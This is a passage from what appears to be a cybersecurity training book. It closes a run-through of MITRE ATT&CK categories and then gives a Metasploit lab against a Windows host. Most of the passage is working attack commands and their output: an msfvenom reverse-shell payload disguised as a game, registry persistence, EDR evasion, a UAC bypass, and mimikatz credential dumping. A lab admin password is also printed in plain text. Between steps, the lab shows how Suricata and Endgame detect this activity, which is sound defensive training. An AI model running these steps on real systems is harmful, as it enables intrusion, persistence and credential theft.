
The eleventh category is **collection**. Collection consists of the adversary capturing files, sensitive information, passwords, databases, screenshots, e-mails or whatever else they can find of value and staging them for exfiltration at a later time.



The twelfth category is **command and control**. Command and control is the mechanism utilized by the adversary to maintain persistence and to execute actions on the compromised hosts. One example is a Cobalt Strike beacon that has been installed on a victim machine. Command and Control mechanisms are normally encrypted in transit and have anti-forensics mechanisms built into the executable. Their payloads may have been prepared with defense evasion techniques to prevent detection. Identifying, removing and preventing adversary command and control mechanisms will greatly hinder and adversaries actions.



The thirteenth category is **exfiltration**. Exfiltration is the act of taking the information/data/assets collected and moving them to a location owned by the adversary that they can then sell/use the information collected.



The fourteenth and final category is **impact**. Impact is typically the final action and adversary will take after it has exfiltrated information. There are adversaries that never use impact to prevent from being caught, because impact will definitely let the organization know that something is wrong. Most cases of impact today that we see are Ransomware attacks where the adversary encrypts all of the organization's data and holds them hostage to collect a payment for unencrypted their data.

7.3.2 Mitre ATT&CK Stimulation and Response Exercise for Common Security Threats

In this exercise, the student will trigger common Mitre ATT&CK events for reconnaissance, initial access, execution, persistence, privilege escalation, defense evasion, credential access, and lateral movement.

Before starting this exercise, please ensure you have a Kali linux or other attacker box to complete the following labs.

Reconnaissance: NMAP scan

Begin by testing lab connectivity and doing a ping to 10.91.1.22.

```
┌──(zerotrust㉿ztkali)-[~]
└─$ ping 10.91.1.22
PING 10.91.1.22 (10.91.1.22) 56(84) bytes of data.
64 bytes from 10.91.1.22: icmp_seq=1 ttl=127 time=0.802 ms
64 bytes from 10.91.1.22: icmp_seq=2 ttl=127 time=0.750 ms
64 bytes from 10.91.1.22: icmp_seq=3 ttl=127 time=0.637 ms
```

If you can successfully ping, then move on to the next step, if not then double check with your instructor on your network security settings.

```
┌──(zerotrust㉿ztkali)-[~]
└─$ nmap -A -sV -Pn 10.91.1.22
Starting Nmap 7.92 ( https://nmap.org ) at 2022-11-08 20:14 UTC
Nmap scan report for 10.91.1.22
Host is up (0.00064s latency).
Not shown: 997 filtered tcp ports (no-response)
PORT    STATE SERVICE       VERSION
135/tcp open  msrpc         Microsoft Windows RPC
139/tcp open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp open  microsoft-ds?
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-time:
|   date: 2022-11-08T20:15:05
|_  start_date: N/A
| smb2-security-mode:
|   3.1.1:
|_    Message signing enabled but not required
|_clock-skew: -18s

Service detection performed. Please report any incorrect results at https://n
map.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 65.69 seconds
```

Type the following command "**nmap –A –sV –Pn 10.91.1.22**" and look at the output (it should be similar to above).

Open **Elastic** and go to **Discover** under **Analytics**.

Add the following **filter**: **event.module: suricata**

Your screen should look similar the below screenshot:

You should see numerous alerts generated in suricata depicting scan activity.

Resource Development:

In our example, we are going to setup our resources. From your kali system, type the following command: **msfvenom –p windows/x64/meterpreter_reverse_https LHOST=YOURIP LPORT=443 –f exe > payloadname.exe**

```
┌──(zerotrust㉿ztkali)-[~]
└─$ msfvenom -p windows/x64/meterpreter_reverse_https LHOST=10.91.0.21 LPORT=
443 -f exe > payload.exe
```


You have generated a payload that you are going to try and trick the user into clicking on and executing. I have decided to call mine pockettanks.exe

```
┌──(zerotrust㉿ztkali)-[~]
└─$ mv payload.exe pockettanks.exe
```

Now open metasploit to create a listener to catch the shell. Type and enter: **msfconsole**

```
┌──(zerotrust㉿ztkali)-[~]
└─$ msfconsole
```

You should see something like the image below:



Next type and enter: **use exploit/multi/handler**

```
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
```

Now set your payload to the payload that you created.

Type and enter: **set payload windows/x64/meterpreter_reverse_https**

```
msf6 exploit(multi/handler) > set payload windows/x64/meterpreter_reverse_htt
ps
payload ⇒ windows/x64/meterpreter_reverse_https
```

Type and enter: **set LHOST [YOURIP]**

And and enter: **set LPORT 443**

```
msf6 exploit(multi/handler) > set LHOST 10.91.0.21
LHOST ⇒ 10.91.0.21
msf6 exploit(multi/handler) > set LPORT 443
LPORT ⇒ 443
```

Type and enter **show options** and verify the information is correct.

```
msf6 exploit(multi/handler) > show options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (windows/x64/meterpreter_reverse_https):

   Name        Current Setting  Required  Description
   ----        ---------------  --------  -----------
   EXITFUNC    process          yes       Exit technique (Accepted: '', seh
                                          , thread, process, none)
   EXTENSIONS                   no        Comma-separate list of extensions
                                           to load
   EXTINIT                      no        Initialization strings for extens
                                          ions
   LHOST       10.91.0.21       yes       The local listener hostname
   LPORT       443              yes       The local listener port
   LURI                         no        The HTTP Path
```

Type and enter **exploit –j** and you should see something similar to the following:

```
msf6 exploit(multi/handler) > exploit -j
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.
msf6 exploit(multi/handler) >
[*] Started HTTPS reverse handler on https://10.91.0.21:443
```

Ensure you are in the directory of your executable and type and enter: **python3 –m http.server 8080**

```
┌──(zerotrust㉿ztkali)-[~/Desktop/sploits]
└─$ ls
pockettanks.exe

┌──(zerotrust㉿ztkali)-[~/Desktop/sploits]
└─$ python3 -m http.server 8080
Serving HTTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080/) ...
```


You should now be hosting your executable over port 8080 as well as any other folders in that directory so make sure you move your exe to its own folder.

None of this activity is detected nor can be seen by Elastic.

Initial Access, Execution and Command and Control:

In this scenario the attacker told his fellow classmates that he got an awesome game they can play in class and they can download it from http://10.91.0.21:8080 .

From your Windows Lab system that you have been using, login as DoD_Admin and open a browser and browse to http://youripaddress:8080 and save the executable to your Desktop.



Double click your **payload** and if it prompts you for a confirmation message **click** on "**Run**".

Next go back to your kali system and you should see something like this:

```
[*] Meterpreter session 1 opened (10.91.0.21:443 → 127.0.0.1) at 2022-11-08
22:07:40 +0000
```

You now have established a command and control presence in the environment.

In your metasploit window, type and enter **sessions –i 1**


```
msf6 exploit(multi/handler) > sessions -i 1
[*] Starting interaction with 1...
```

Type “help” for a list of meterpreter options.

Now, go to Elastic **Discover** and look at the **event.module:suricata** again and you should see some malicious metasploit activity and exe downloads.

Suricata detected the activity. Also, look at Security and Alerts and create the filter **event.module:suricata**

You will see activity here as well.



Persistence:

We are now going to add some persistence with the meterpreter C2 that we have setup.

Type **run persistence –U –i 5 –p 80 –r IPADDRESS**


```
meterpreter > run persistence -U -i 5 -p 80 -r 10.91.0.21

[!] Meterpreter scripts are deprecated. Try exploit/windows/local/persistence
.
[!] Example: run exploit/windows/local/persistence OPTION=value [ ... ]
[*] Running Persistence Script
[*] Resource file for cleanup created at /home/zerotrust/.msf4/logs/persisten
ce/ZTWIN10STUDENT1_20221109.3812/ZTWIN10STUDENT1_20221109.3812.rc
[*] Creating Payload=windows/meterpreter/reverse_tcp LHOST=10.91.0.21 LPORT=8
0
[*] Persistent agent script is 99651 bytes long
[+] Persistent Script written to C:\Users\DOD_AD~1\AppData\Local\Temp\jYJVACe
dK.vbs
[*] Executing script C:\Users\DOD_AD~1\AppData\Local\Temp\jYJVACedK.vbs
[+] Agent executed with PID 1908
[*] Installing into autorun as HKCU\Software\Microsoft\Windows\CurrentVersion
\Run\MUWLaErsNH
[+] Installed into autorun as HKCU\Software\Microsoft\Windows\CurrentVersion\
Run\MUWLaErsNH
meterpreter >
```

Next type **bg** and **set payload windows/meterpreter/reverse_tcp** and then **set LPORT 80** and finally **exploit –j**

```
meterpreter > bg
[*] Backgrounding session 1...
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload ⇒ windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LPORT 80
LPORT ⇒ 80
msf6 exploit(multi/handler) > exploit -j
[*] Exploit running as background job 1.
[*] Exploit completed, but no session was created.
msf6 exploit(multi/handler) >
[*] Started reverse TCP handler on 10.91.0.21:80
[*] Sending stage (175686 bytes) to 10.91.1.22
[*] Meterpreter session 3 opened (10.91.0.21:80 → 10.91.1.22:54967) at 2022-
11-09 01:39:55 +0000
```

You now have a persistence mechanism that will automatically connect the victim to your system whenever their system reboots.

From the defensive standpoint, open the Security and Alerts tab in Elastic and look at the trend, you should see Malware – Detected Elastic Endgame.



Login to the Endgame server at https://10.91.0.3 with the username admin and password ch00$3tHeR3dP1ll!

Take a look at the alerts and see some of the activity that occurred, especially malicious files and process injection.

Defense Evasion:

We saw that our payload was detected by Endgame. Lets try to create something with some evasion techniques.

In your kali box in metasploit type **search evasion**

```
msf6 evasion(windows/applocker_evasion_msbuild) > search evasion
```

Next type **use 9** which selects **evasion/windows/process_herpaderping**

```
   9  evasion/windows/process_herpaderping                                n
ormal  No     Process Herpaderping evasion technique


Interact with a module by name or index. For example info 9, use 9 or use eva
sion/windows/process_herpaderping

msf6 evasion(windows/applocker_evasion_msbuild) > use 9
[*] Using configured payload windows/x64/meterpreter/reverse_tcp
```

Type options to see a list of options

```
msf6 evasion(windows/process_herpaderping) > options

Module options (evasion/windows/process_herpaderping):

   Name                Current Setting    Required  Description
   ----                ---------------    --------  -----------
   ENCODER                                no        A specific encoder to use
                                                    (automatically selected if
                                                     not set)
   FILENAME            HjFWGK.exe         yes       Filename for the evasive f
                                                    ile (default: random)
   REPLACED_WITH_FI    %SystemRoot%\Sys   no        File to replace the target
   LE                  tem32\calc.exe                with. If not set, the tar
                                                    get file will be filled wi
                                                    th random bytes (WARNING!
                                                    it is likely to be catched
                                                     by AV).
   WRITEABLE_DIR       %TEMP%             yes       Where to write the loader
                                                    on disk
```

Set your LHOST and LPORT to your IP address and Port 8443 and type exploit

```
msf6 evasion(windows/process_herpaderping) > set LHOST 10.91.0.21
LHOST ⇒ 10.91.0.21
msf6 evasion(windows/process_herpaderping) > set LPORT 8443
LPORT ⇒ 8443
msf6 evasion(windows/process_herpaderping) > exploit

[+] HjFWGK.exe stored at /home/zerotrust/.msf4/local/HjFWGK.exe
```

Next type **handler –p windows/x64/meterpreter/reverse_tcp –H yourIP –P 8443 -j**

```
msf6 evasion(windows/process_herpaderping) > handler -p windows/x64/meterpret
er/reverse_tcp -H 10.91.0.21 -P 8443 -j
[*] Payload handler running as background job 5.
msf6 evasion(windows/process_herpaderping) >
[*] Started reverse TCP handler on 10.91.0.21:8443
```

You now have a listener setup.

Copy the payload to your exploit directory and call it calc.exe.

```
msf6 evasion(windows/process_herpaderping) > cp /home/zerotrust/.msf4/local/H
jFWGK.exe /home/zerotrust/Desktop/sploits/calc.exe
[*] exec: cp /home/zerotrust/.msf4/local/HjFWGK.exe /home/zerotrust/Desktop/s
ploits/calc.exe
```

Look at your sessions with **sessions –i** and choose one of your 64 bit sessions. **sessions –i [session #]**

```
msf6 evasion(windows/process_herpaderping) > sessions -i

Active sessions
===============

  Id  Name  Type                   Information              Connection
  --  ----  ----                   -----------              ----------
  1         meterpreter x64/win    ZT\DoD_Admin @ ZTWIN     10.91.0.21:443 → 12
            dows                   10STUDENT1               7.0.0.1 (10.91.1.22)
  2         meterpreter x64/win    ZT\DoD_Admin @ ZTWIN     10.91.0.21:443 → 12
            dows                   10STUDENT1               7.0.0.1 (10.91.1.22)
  3         meterpreter x86/win    ZT\DoD_Admin @ ZTWIN     10.91.0.21:80 → 10.
            dows                   10STUDENT1               91.1.22:54967 (10.91
                                                            .1.22)

msf6 evasion(windows/process_herpaderping) > sessions -i 2
[*] Starting interaction with 2...
```


Make the C:\test directory and upload your calc.exe there by typing the following commands: **mkdir C:\\test** and **upload /home/username/Desktop/sploits/calc.exe**(this is where calc.exe is located on your system) **C:\\test\\calc.exe**

```
meterpreter > mkdir C:\\test
Creating directory: C:\test
meterpreter > upload /home/zerotrust/Desktop/sploits/calc.exe C:\\test\\calc.
exe
[*] uploading  : /home/zerotrust/Desktop/sploits/calc.exe → C:\test\calc.exe
[*] Uploaded 165.50 KiB of 165.50 KiB (100.0%): /home/zerotrust/Desktop/sploi
ts/calc.exe → C:\test\calc.exe
[*] uploaded   : /home/zerotrust/Desktop/sploits/calc.exe → C:\test\calc.exe
```

Type **shell** and press enter and then type **C:\test\calc.exe** to execute the evasion payload. Note if the shell gets frozen press CTRL + C and type y to terminate channel, next press **bg** to get back to the metasploit menu.

```
meterpreter > shell
Process 8380 created.
Channel 2 created.
Microsoft Windows [Version 10.0.17763.379]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Users\DoD_Admin\Desktop>C:\test\calc.exe
C:\test\calc.exe

C:\Users\DoD_Admin\Desktop>
[*] Sending stage (200774 bytes) to 10.91.1.22
[*] Meterpreter session 4 opened (10.91.0.21:8443 → 10.91.1.22:54972) at 202
2-11-09 02:01:54 +0000
```

As a defender login to Endgame and look at the threats. You will see a new threat called process doppelganging. This was detected by Endgame but may bypass other AV's.



If you look at Elastic Discover and see the event.module:suricata filter you created before, it may be unable to detect the process herpaderping payload.

Feel free on your own time to experiment with different evasion techniques built into metasploit and other C2 capabilities.

Discovery and Privilege Escalation:

We have elevated permissions, but are unable to run as system due to STIGs being applied based on UAC. Type **getsystem** to try and elevate to system access.

```
meterpreter > getsystem
[-] priv_elevate_getsystem: Operation failed: 1346 The following was attempted:
[-] Named Pipe Impersonation (In Memory/Admin)
[-] Named Pipe Impersonation (Dropper/Admin)
[-] Token Duplication (In Memory/Admin)
[-] Named Pipe Impersonation (RPCSS variant)
[-] Named Pipe Impersonation (PrintSpooler variant)
[-] Named Pipe Impersonation (EFSRPC variant - AKA EfsPotato)
```

We are going to use discovery techniques to query the local OS for vulnerabilities.

```
meterpreter > run post/multi/recon/local_exploit_suggester

[*] 10.91.1.22 - Collecting local exploits for x64/windows ...
[*] 10.91.1.22 - 167 exploit checks are being tried ...
[+] 10.91.1.22 - exploit/windows/local/bypassuac_dotnet_profiler: The target appears to be vulnerable.
[+] 10.91.1.22 - exploit/windows/local/bypassuac_eventvwr: The target appears to be vulnerable.
[+] 10.91.1.22 - exploit/windows/local/bypassuac_fodhelper: The target appears to be vulnerable.
[+] 10.91.1.22 - exploit/windows/local/bypassuac_sdclt: The target appears to be vulnerable.
[+] 10.91.1.22 - exploit/windows/local/bypassuac_sluihijack: The target appears to be vulnerable.
```

We are going to use exploit/windows/local/bypassuac_fodhelper


Type **bg** and then type **use exploit/windows/local/bypassuac_fodhelper** and then **show options**

```
meterpreter > bg
[*] Backgrounding session 2 ...
msf6 evasion(windows/applocker_evasion_msbuild) > use exploit/windows/local/bypassuac_fodhelper
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/local/bypassuac_fodhelper) > show options

Module options (exploit/windows/local/bypassuac_fodhelper):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   SESSION                   yes       The session to run this module on


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     10.91.0.21       yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port
```

Type **set session 2** or to your session # you are using and then **exploit** and finally, **get system**. This time it will be successful!

```
msf6 exploit(windows/local/bypassuac_fodhelper) > set session 2
session => 2
msf6 exploit(windows/local/bypassuac_fodhelper) > exploit

[*] Started reverse TCP handler on 10.91.0.21:4444
[*] UAC is Enabled, checking level...
[+] Part of Administrators group! Continuing...
[+] UAC is set to Default
[+] BypassUAC can bypass this setting, continuing...
[*] Configuring payload and stager registry keys ...
[*] Executing payload: C:\Windows\system32\cmd.exe /c C:\Windows\System32\fodhelper.exe
[*] Sending stage (175686 bytes) to 10.91.1.22
[*] Cleaining up registry keys ...
[*] Meterpreter session 7 opened (10.91.0.21:4444 → 10.91.1.22:55254) at 2022-11-09 14:20:34 +0000

meterpreter > getsystem
...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
meterpreter >
```

As a defender, login to Elastic and look at your suricata alerts again, you will see some EXE payloads and some Metasploit alerts. Also, login to Endgame and look at the alerts there, you should see some process injection alerts. You will see one that shows fodhelper.exe executing some PowerShell.



These actions would have been blocked by Endgame, but it is currently set for detection mode.

Credential Access:

Now that the adversary has gained system level access, they are going to steal credentials. On your kali system, continue where you left off in privilege escalation.

Type **load kiwi**

```
meterpreter > load kiwi
Loading extension kiwi...
  .#####.   mimikatz 2.2.0 20191125 (x86/windows)
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX            ( vincent.letoux@gmail.com )
  '#####'        > http://pingcastle.com / http://mysmartlogon.com  ***/

[!] Loaded x86 Kiwi on an x64 architecture.

Success.
```

Oh no, we have an x86 shell instead of an x64 shell, so our credential stealing isn't going to work.. lets fix that.

We already have a 64 bit meterpreter payload on the system.. pockettanks.exe

First, type **use exploit/multi/handler** and then **show options**

```
msf6 exploit(windows/local/payload_inject) > use exploit/multi/handler
[*] Using configured payload windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > show options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     10.91.0.21       yes       The listen address (an interface may be specified)
   LPORT     80               yes       The listen port
```

set payload windows/x64/meterpreter_reverse_https to match what we used for pockettanks.exe

```
msf6 exploit(multi/handler) > set payload windows/x64/meterpreter_reverse_https
payload ⇒ windows/x64/meterpreter_reverse_https
```

set LPORT 443 and **exploit –j**

```
msf6 exploit(multi/handler) > set LPORT 443
LPORT ⇒ 443
msf6 exploit(multi/handler) > exploit -j
[*] Exploit running as background job 7.
```

sessions –i 7 [this is the system level access shell] type sessions –i and see which shell is running as system

type **shell** at the meterpreter prompt

```
msf6 exploit(multi/handler) > sessions -i 7
[*] Starting interaction with 7...

meterpreter > shell
Process 7936 created.
Channel 1 created.
Microsoft Windows [Version 10.0.17763.379]
(c) 2018 Microsoft Corporation. All rights reserved.
```

Type C:\Users\DoD_Admin\Desktop\pockettanks.exe

```
C:\Users\DoD_Admin\Desktop>C:\Users\DoD_Admin\Desktop\pockettanks.exe
```

You will see different requests show up, but what you want is the below message or something similar with your IP address and session #.

```
[*] Meterpreter session 8 opened (10.91.0.21:443 → 127.0.0.1) at 2022-11-09 14:35:21 +0000
```

It may be frozen, so press **CNRL + C** and **y** to terminate. Now type **bg** and **sessions –i 8** [the meterpreter session just created]

```
^C
Terminate channel 1? [y/N]  y
meterpreter > bg
[*] Backgrounding session 7...
msf6 exploit(multi/handler) > sessions -i 8
[*] Starting interaction with 8...
```

Now type **load kiwi**

```
meterpreter > load kiwi
Loading extension kiwi...
  .#####.   mimikatz 2.2.0 20191125 (x64/windows)
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX            ( vincent.letoux@gmail.com )
  '#####'        > http://pingcastle.com / http://mysmartlogon.com  ***/

Success.
```

Notice there is no error message.

Type **creds_all** and **run hashdump**

```
meterpreter > creds_all
[+] Running as SYSTEM
[*] Retrieving all credentials

meterpreter > run hashdump

[!] Meterpreter scripts are deprecated. Try post/windows/gather/smart_hashdump.
[!] Example: run post/windows/gather/smart_hashdump OPTION=value [ ... ]
[*] Obtaining the boot key ...
[*] Calculating the hboot key using SYSKEY b1ae64dbaadef5e9ab906c2ae5e41b6b ...
[*] Obtaining the user list and keys ...
[*] Decrypting user keys ...
[-] Error: ArgumentError wrong number of arguments (given 4, expected 5) ["/usr/
```

I received error messages because I believe there is memory protection on the system preventing credential dumping, so lets try another method.

Type **shell** and then **ipconfig /all**

```
meterpreter > shell
Process 2656 created.
Channel 1 created.
Microsoft Windows [Version 10.0.17763.379]
(c) 2018 Microsoft Corporation. All rights reserved.
```

```
C:\Users\DoD_Admin\Desktop>ipconfig /all
ipconfig /all

Windows IP Configuration

   Host Name . . . . . . . . . . . . : ZTWIN10Student1
   Primary Dns Suffix  . . . . . . . : zt.local
